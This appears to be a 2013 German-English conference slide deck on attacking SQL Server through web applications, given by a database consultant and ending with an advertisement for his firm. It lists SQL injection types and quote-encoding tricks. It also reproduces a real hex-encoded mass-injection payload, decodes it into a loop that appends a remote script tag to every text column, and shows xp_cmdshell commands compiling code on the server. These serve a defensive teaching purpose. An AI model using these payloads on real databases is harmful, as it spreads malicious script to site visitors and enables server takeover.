SARPEDON QUALITY LAB

"SQL Attack..ed"
- SQL Server under Attack

Andreas Wolter
Database Architect, MCM

Fokus: Webapplication und Netzwerk-Layer

PASS

Professional Association for SQL Server

1

Andreas Wolter

PASS SUMMIT UNITE

PASS SQLRally

PASS SQL saturday

SQLCON

SQLdays konferenz

Consultant, Trainer & Speaker
Microsoft Certified Master SQL Server (MCM)

- Microsoft SQL Server 7.0 - 2014
  - Datawarehouse & OLTP-System Architektur
  - Performance Tuning
  - Sicherheit

SQL SERVER MASTER-CLASS
by SARPEDON QUALITY LAB

Contact: andreas.wolter@SarpedonQualityLab.com
Blog: www.insidesql.org/blogs/andreaswolter/
XING: www.xing.com/profile/Andreas_Wolter2
Linkedin: www.linkedin.com/in/andreaswolter
Twitter: @AndreasWolter

Microsoft CERTIFIED Master

Microsoft CERTIFIED Trainer — Database Development, Database Administration, Systems Administration

Microsoft CERTIFIED Solutions Master — Charter - Data Platform

Microsoft CERTIFIED Solutions Expert — Data Platform

Microsoft CERTIFIED IT Professional — Database Developer 2008, Database Administrator 2008, Business Intelligence Developer 2008

Professional Association for SQL Server

2

Agenda

„was wir schaffen…" – Interaktivität erwünscht


- (Web)Application Layer
  - Mein Formular und die WAF lassen nichts durch – oder doch?
    - Standard SQL Injection
    - Blind / Error-based /Time-based SQL Injection, Encoding Injection
    - 2nd Order SQL Injection
    - Privilege Escalation über SQL Injection und trustworthy
    - Automatisierte Attacken mit Tools, weitere „Features"
    - "Der Fall der nicht-terminierbaren Transaktion" - DoS Attack über SQL Injection
  - Spaß mit Zeichensätzen
    - Tabellen ohne Namen? – Oder überhaupt keine Tabellen? „Garantiert eindeutige Objektnamen" ;-)
- Innerhalb des Netzwerk
  - Aufklärung: Erkennen von SQL Server Instanzen
  - SQL Authentifizierung
    - Automatisierte Brute-Force Attacke

Teil 1 + 2 von 4
->
www.insidesql.org/blogs/andreaswolter/2013/07/security-session-sql-server-attack-ed

3

Excerpts from the 2013 Data Breach Investigations Report

- Most attacks in fact do happen from the outside
- In over 50% of all cases it's about the data!
- The top HACKING actions are:
  - Use of stolen Credentials
  - Use of backdoors
  - The old friend Brute force (!)..
  - Much later followed by SQLinjection
- The top MALWARE actions are:
  - Spyware/Keylogger
  - Backdoors
  - Exportieren of Data




- The greatest amount of compromised „goods„ from databases are from financial nature
- Most first attacks are in fact of simple nature.
- Most break-ins stay undetected for months!

http://www.verizonenterprise.com/DBIR/2013/

4

The Top 10 Weaknesses

- White Hat – Website Security Statistics Report, May 2013
  - http://www.slideshare.net/duncant75/whitehat-security-website-security-statistics-report-may-2013
  - Information leakage: 31%
  - Brute Force: 8%
  - SQL Injection: 7%



5

Encoding-Beispiele für '

- *%27* URL encoding
- *%2527* Double URL encoding
- *%%317* Nested double URL encoding
- *%u0027* Unicode representation
- *'* HTML entity
- *'* Decimal HTML entity
- *'* Hexadecimal HTML entity
- *%26apos;* Mixed URL/HTML encoding

Diese Liste ist NICHT vollständig!

6

Beispiel einer realen Hex-based attack:

s=';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x4400450043004C004100520045
00200040005400200076006100720063006800610072002800320035003500290020C0040004300
20007600610072006300680061007200280032003500350029002000440045004300410052
00450020005400610062006C0065005F00430075007200730006F00720020004300550052005300 4
F005200200046004F005200200073006500 6C00650063007400200061002E006E0061006D00650
02C0062002E006E0061006D00650020006600720 06F006D00200073007900730006F0062006A006
500630074007300200061002C00730079007300630 06F006C0075006D006E00730020006200200
07700680065007200650020006100 2E00690064003D0062002E00690064002000610 06E0064002
00061002E00780074007900700065003D00270075002700200061006E00640020002800620 02E0
07800740079007000650 03D00390039002000 6F00720020006200 2E00780074007900700065003
D00330035002000 6F00720020006200 2E00780074007900700065003D00320033003100200 06F0
07200200062002E00780074007900700065003D00310036003700290020004F00500045004E002
000540061006200 6C0000410054004500200054006100620 06C0065005F00430075007200730006
F007200%20AS%20NVARCHAR(4000));EXEC(@S);--

7

Und das steckte darin:

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b
where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM  Table_Cursor INTO @T,@C
WHILE(@@FETCH_STATUS=0)
        BEGIN exec('update ['+@T+'] set
        ['+@C+']=rtrim(convert(varchar,['+@C+']))+''<script
        src=http://www.*******.cn/m.js></script>''')
        FETCH NEXT FROM  Table_Cursor INTO @T,@C
        END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

8

Just because I think it's „lovely" ☺

Compiling a Binary on SQL Server Using csc.exe

```
exec master..xp_cmdshell "echo using System; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.Sql; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.SqlTypes; >>\temp\test.cs"
exec master..xp_cmdshell "echo using Microsoft.SqlServer.Server; >>\temp\test.cs"
exec master..xp_cmdshell "echo public partial class StoredProcedures >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell "echo [SqlProcedure] >>\temp\test.cs"
exec master..xp_cmdshell "echo public static void HelloWorldStoredProcedure( ) >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell 'echo SqlContext.Pipe.Send("Hello world.\n"); >>\temp\test.cs'
exec master..xp_cmdshell "echo } >>\temp\test.cs"
exec master..xp_cmdshell "echo }; >>\temp\test.cs"

exec master..xp_cmdshell 'C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\csc /target:library /out:c:\temp\test.dll c:\temp\test.cs'
```

From: SQL Injection Attacks and Defense, Justin Clarke

9

Zusammenfassung

- „Der SQL Server ist **verdammt** sicher."
  - Seit 2008 KEINE Security-Holes. (Also fleissig patchen)
- Hacken nur bei fahrlässiger Konfiguration und nicht-Einhalten von Security-Best-Practices in der Programmierung/Anwendungsarchitektur möglich.
  - Leider ist das alles andere als die Ausnahme.
  - Wissen schafft Sicherheit.
- Grundsatz: man sollte wirklich nie mehr Rechte vergeben, als unbedingt notwendig!
  - Dafür muss man sich mit Permissions auseinandersetzen (Admin), und die Anwendung kennen (Dev)

10

Ressources

- Microsoft SQL Server 'sp_replwritetovarbin' Remote Memory Corruption Vulnerability
  http://support.microsoft.com/kb/961040/en-us
  - Microsoft Security Update for SQL Server 2005 Service Pack 2
  - Microsoft Security Update for SQL Server 2000 Service Pack 4 and MSDE 2000
- VIEWSTATE Vulnerabilities
  - http://blog.ptsecurity.com/2012/01/viewstate-vulnerabilities.html
- CWE/SANS Top 25 Most Dangerous Software Errors
  - http://cwe.mitre.org/top25/index.html
- Microsoft Security Bulletins
  - http://technet.microsoft.com/en-us/security/bulletin/
- SQL Server Security Blog
  - http://blogs.msdn.com/b/sqlsecurity/
- Security Development Lifecycle Blog
  - http://blogs.msdn.com/b/sdl/
  - Attack Surface Analyzer 1.0: http://blogs.msdn.com/b/sdl/archive/2012/08/02/attack-surface-analyzer-1-0-released.aspx
- SDL Quick Security References
  - http://www.microsoft.com/en-us/download/details.aspx?id=13759
- Advanced SQL Injection In SQL Server Applications, Chris Anley
- SQL Server Forensic Analysis, Kevvie Fowler

11

12

SQL Server Health Check

„Master-Certified“

SARPEDON QUALITY LAB

- 3 Standard-Level
  - **Base Config & Maint.** — 390,-*
    - Windows and SQL Server Configuration (File-System, Features, CPU, Memory Allocation,...)
    - Maintenance Check
    - High-Level Check Wait-Stats, Plan Cache,...
    - Effort: approx 3-4 hrs
  - **Performance Baseline** — 990,-*
    - Base Config & Maint. +
    - Storage Layout & Config
    - Indexes, Statistics, Queries
    - Effort: approx 10 hrs
  - **Performance Analysis** — 2400,-*
    - Performance Baseline +
    - Detailed Performance-Analysis & Assessment
    - Effort: approx 20 hrs
  - Further Analysis upon request
  - Disaster Recovery & SLA-Compliance-Checks upon request
- More Information: info@SarpedonQualityLab.com

Microsoft CERTIFIED Master

*per SQL Server Instanz, Prices in EUR, VAT may apply
Date of 11-2013. Pricing subject to change.

13

SARPEDON QUALITY LAB

MICROSOFT® CERTIFIED SINCE 2000

Microsoft CERTIFIED Master

Sarpedon Quality Lab: Ihr Spezialist für Datenbanken und Business Intelligence auf Basis von SQL Server Technologien

Seit Juni 2012 sind wir das erste von Microsoft unabhängige Unternehmen im Deutschsprachigen Raum mit einem Microsoft Certified Master für SQL Server (MCM) an der Spitze des Teams*!

Sie suchen Unterstützung bei der Umsetzung Ihrer Ziele?
Sie sind noch unschlüssig, auf welche Technologien Sie setzen sollen?
Fragen Sie uns!
Wir haben beste Erfahrungen mit Produkten des Marktführers für Business Intelligence Produkte: Microsoft.

* http://www.sarpedonqualitylab.com/sql-aktuelles.htm